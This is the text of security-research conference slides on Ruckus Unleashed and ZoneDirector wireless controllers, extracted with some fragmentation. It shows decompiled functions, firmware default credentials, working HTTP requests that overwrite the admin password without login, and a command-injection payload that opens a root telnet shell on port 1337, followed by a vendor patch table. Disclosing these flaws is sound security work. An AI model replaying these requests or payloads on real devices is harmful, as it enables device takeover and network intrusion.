password="1234abcd"
```

```
spider/system.xml
```

```
<!-- Ruckus-Unleashed" domain="" -->
```

```
<!-- enabled="false" security-email="" security-
```

```
<!-- e" encrypted="false" -->
```

```
<!-- x-password="2345bcde" auth-token-
```

```
<!-- authsvr-id="0" fallback-loc-
```

```
<!-- " ntp1="ntp.ruckuswireless
```

```
<!-- "192.168.0.1" netmask="255
```

```
<!-- ns2="" by-ipv6-auto="true"
```

```
<!-- " ipv6-dns1="" ipv6-dns2=
```

```
<!-- " netmask="" gateway="" ena
```


```
<!-- " vlan-id="1" -->
```

```
<!-- e" vlan-id="" -->
```

```
<!-- useip6="false" peer-ip="" passwo
```


```
<!-- ip-start="" ip-end="" option-60-val
```

```
"0"
```




Credentials overwrite

```
2 void WithoutLoginAccessCheck(undefined4 param_1,undefined4 param_2)
3
4 {
24     bVar5 = false;
25 LAB_0005d9fc:
26     if (bVar5) {
27         uVar2 = FUN_0007a59c(param_1);
28         __s2 = (char *)_loadXmlStr(uVar2);
29         logXdataImpl(0x1000040,__s2);
30         attr_action = xGetAttrString( __s2,"action","");
53         iVar1 = strcasecmp(attr_action,"setconf");
54         if (iVar1 == 0) {
55             iVar1 = xGetChild(__s2,"admin");
56             if (iVar1 == 0) {
74                 printf("[ERROR] id(0x%08x) - %s() get\n",0x1000040,
75                     "WithoutLoginAccessCheck");
76             }
77         }
78     }
79     else {
80         local_a = CheckResetCredentialConfPara(iVar1);
81     }
82 }
83 else {
84     iVar1 = strcasecmp(attr_action,"docmd");
85     if (iVar1 == 0) {
86         iVar1 = xGetChild(__s2,"xcmd");
```



CheckResetCredentialConfPara

```
2 undefined4 CheckResetCredentialConfPara(undefined4 param_1)
3
4 {
21     apcStack60[0] = "username";
22     apcStack60[1] = "fallback-local";
23     apcStack60[2] = "authsvr-id";
24     apcStack60[3] = "auth-by";
25     pcStack44 = "x-password";
26     pcStack40 = "IS_PARTIAL";
27     pcStack36 = "reset";
28     pcStack32 = "auth-token";
29     local_c = 0;
30     local_10 = 0;
31     local_14 = 8;
32     attr_num = xGetAttrNum(param_1);
54     if (attr_num == local_14) {
55         local_c = 0;
56         while (local_c < local_14) {
57             local_1c = apcStack60[local_c];
79             iVar1 = xAttrExists(param_1, local_1c);
80             if (iVar1 != 0) {
98                 printf("[DEBU: %08x] attr is hitted\n", 0x10000040,
99                     "Check: ");
101             }
102             local_10 = local_10 + 1;
103         }
104         local_c = local_c + 1;
105     }
```



Ajax Request

```
1 POST /admin/_wla_conf.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 Content-Length: 248
4 Connection: close
5
6 <ajax-request action='setconf' updater='acl-list.1579433244273.4243' comp='system'>
7 <admin username="admin" x-password="1234" auth-token="" reset=true IS_PARTIAL="" auth-by="local"
  authsvr-id='0' fallback-local="true" />
8 </ajax-request>
```

```
apcStack60[0] = "username";
apcStack60[1] = "fallback-local";
apcStack60[2] = "authsvr-id";
apcStack60[3] = "auth-by";
pcStack44 = "x-password";
pcStack40 = "IS_PARTIAL";
pcStack36 = "reset";
pcStack32 = "auth-token";
```


AjaxConf



```
<system>
  <admin shold/>
  <admin username="super" x-password="tq.benjo" privilege="rw" idletimeout="30"
lang="en_US" auth-by="local" authsvr-id="0" fallback-local="true" />
  <identity name="Ruckus-Unleashed" domain="" />
  <credential-reset enabled="false" security-email="" security-question="" security-
answer="" customized="false" encrypted="false"/>
```

```
<ajax-request action='setconf' updater='acl-list.1579433244273.4243' comp='system'>
<admin username="admin" x-password="1234" auth-token="" reset=true IS_PARTIAL="" auth-by="local"
authsvr-id='0' fallback-local="true" />
</ajax-request>
```




adapter_setConf

```
1 POST /admin/_wla_conf.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 Content-Length: 248
4 Connection: close
5
6 <ajax-request action='setconf' updater='acl-list.1579433244273.4243' comp='system'>
7 <admin username="admin" x-password="1234" auth-token="" reset=true IS_PARTIAL="" auth-by="local"
8 authsvr-id='0' fallback-local="true" />
9 </ajax-request>
```

```
2 int adapter_setConf(char *attr_comp, char *req_xml)
3
4 {
28   iVar3 = adapter_validateConf(req_xml);
29   if (iVar3 == 0) {
30     iVar4 = strcmp(attr_comp, "system");
31     if (iVar4 == 0) {
32       uVar6 = xGetChild(req_xml, "adv-rac");
33       iVar4 = xAttrExists(uVar6, "country");
34       if (iVar4 != 0) {
35         uVar7 = xGetConfImpl("adapter_setConf", "country-list", 0);
36         __s2 = (char *)xGetAttrString(uVar6, "country", "");
37         local_18 = xGetFirstChild(uVar7);
38         while (local_18 != 0) {
```





Slash!!!

```
1 POST /admin/_wla_conf.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 Content-Length: 239
4 Connection: close
```

```
5
6 <ajax-request action='setconf' updater='acl-list.1579433244273.4243' comp='/system'>
7 <admin username="admin" x-password="1234" auth-token="" reset=true IS_PARTIAL="" auth-by="local"
  authsvr-id='0' fallback-local="true" />
8 </ajax-request>
```

```
2 int repoGetCurChild(char *comp,char *child,bool get_deafult)
```

```
3
```

```
4
```

→ **squashfs-root** cat ./etc/airespider-default//system.xml|grep x-password|grep admin

```
<admin username="super" x-password="tq.benjo" privilege="rw" idletimeout="30" lang="en_US"
authsvr-id="0" fallback-local="true" />
```

```
8
```

```
9 p_Var1 = (_pool *)new_pool();
```

```
10 pcVar2 = (char *)psprintf(p_Var1,"%s/admin.%s",_0009f6b8,comp);
```

```
11 local_c = _repoGetCache("Current",p_Var1,pcVar2,get_deafult,false);
```

```
12 if (local_c == 0) {
```

```
13     if (child == (char *)0x0) {
```

```
14         local_c = repoGetBackup(comp);
```

```
15     }
```

```
16     if (local_c == 0) {
```


```
17         if (get deafult == false) {
```



Overwrite

```
ruckus$ cat /writable/etc/airespider/system.xml
```

```
<system>
  <admin-threshold />
  <identity_name="Ruckus-Unleashed" domain="" />
  <admin username="admin" x-password="Mfoobs" auth-token="" reset="true" IS_PARTIAL="1"
auth-by="local" authsvr-id="0" fallback-local="true" />
  <credential-reset enabled="false" security-email="" security-que
answer="" customized="false" encrypted="false" />
  <internal is-factory="false" default-login="admin" web
policy-id="1" guest-policy-id="2" system-acl-id="1" max-cli
id="1" guest-policy6-id="2" system-mesh-id="1" stp="disable"
  <time by-ntp="true" time="0" ntp1="ntp.ruckuswireless.com" timezone="GMT" />
  <mgmt-ip by-dhcp="true" ip="192.168.0.1" netmask="255.255.255.0"
gateway="192.168.0.1" dns1="" dns2="" by-ipv6-auto="true" ipv6="fc00::2"
prefixlength="64" ipv6-gateway="" ipv6-dns1="" ipv6-dns2="" ipmode="1" />
  <addif enabled="false" ip="" netmask="" gateway="" enabled-ipv6="false" ipv6=""
prefixlength="" ipv6-gateway="" vlan-id="1" />
  <mgmt-vlan enabled="false" vlan-id="" />
  <cluster enabled="false" useip6="false" peer-ip="" password="" />
  <dhcps enabled="false" ip-start="" ip-end="" option-60-value="Ruckus CPE" range="0"
netmask="255.255.0.0" lease="" />
```



Chaining + Footprinting

```
1 POST /admin/_wla_conf.jsp HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded charset=UTF-8
3 Content-Length: 239
4 Connection: close
5
6 <ajax-request action='setconf' updater='acl-list.1579433244273.4243' comp='/system'>
7 <admin username="admin" x-password="1234" auth-token="" reset=true IS_PARTIAL="" auth-by="local"
  authsvr-id='0' fallback=>
8 </ajax-request>
```

```
ruckus$ grep -A1 "all_powerful_login" /var/run/rpmkey*
/var/run/rpmkey22:all_powerful_login_name
/var/run/rpmkey22-admin
/var/run/rpmkey22:all_powerful_login_password
/var/run/rpmkey22-Lennar
```

```
1 POST /admin/_cmdsta
2 Content-Type: appli
3 X-CSRF-Token: oaMM8EBv1Y
4 Cookie: -ejs-session-=x236a14bd195e0f136942005c7
5 Content-Length: 225
6
7 <ajax-request action='docmd' xcmd='get-platform-depends' updater='system.1568118269965.3208' comp='system'>
8 <xcmd cmd='import-avpport' uploadFile='#!/bin/sh\ntelnetd\t-l/bin/sh\t-p1337' type='wlan-maxnums' />
9 </ajax-request>
```



Demo Time #2

IN CASE DEMO
GODS ARE
WRATHFUL
CLICK LINK




Product	Vulnerable Release	Resolution	Patch Release Date
ZoneDirector	9.9 and before	Upgrade to 9.10.2.0.84 or newer (*)	N/A
	9.10.x	Upgrade to 9.10.2.0.114	May 29, 2020
	9.12.x	Upgrade to 9.12.3.0.154	May 15, 2020
	9.13.x, 10.0.x	Upgrade to 10.0.1.0.123	May 21, 2020
	10.0.x	Upgrade to 10.0.1.0.123	May 21, 2020
	10.1.x	Upgrade to 10.1.2.0.306	May 10, 2020
	10.2.x	Upgrade to 10.2.1.0.183	May 15, 2020
	10.3.x	Upgrade to 10.3.1.0.42	May 26, 2020
	10.4.0	Upgrade to 10.4.0.0.98	May 26, 2020
Unleashed	200.6 and before	Upgrade to 200.7.10.202.118	Jun 1, 2020
	200.7	Upgrade to 200.7.10.202.118	Jun 1, 2020
	200.8	Upgrade to 200.8.10.3.278	May 30, 2020

- Tools - QEMU dockers and Ghidra script

Final thoughts

- Research = Fun
- Follow-up research = More Fun
- Blog post at alephsecurity.com



Thanks

alephsecurity.com

@alephsecurity

@waveburst

 Aleph Research

HCL  AppScan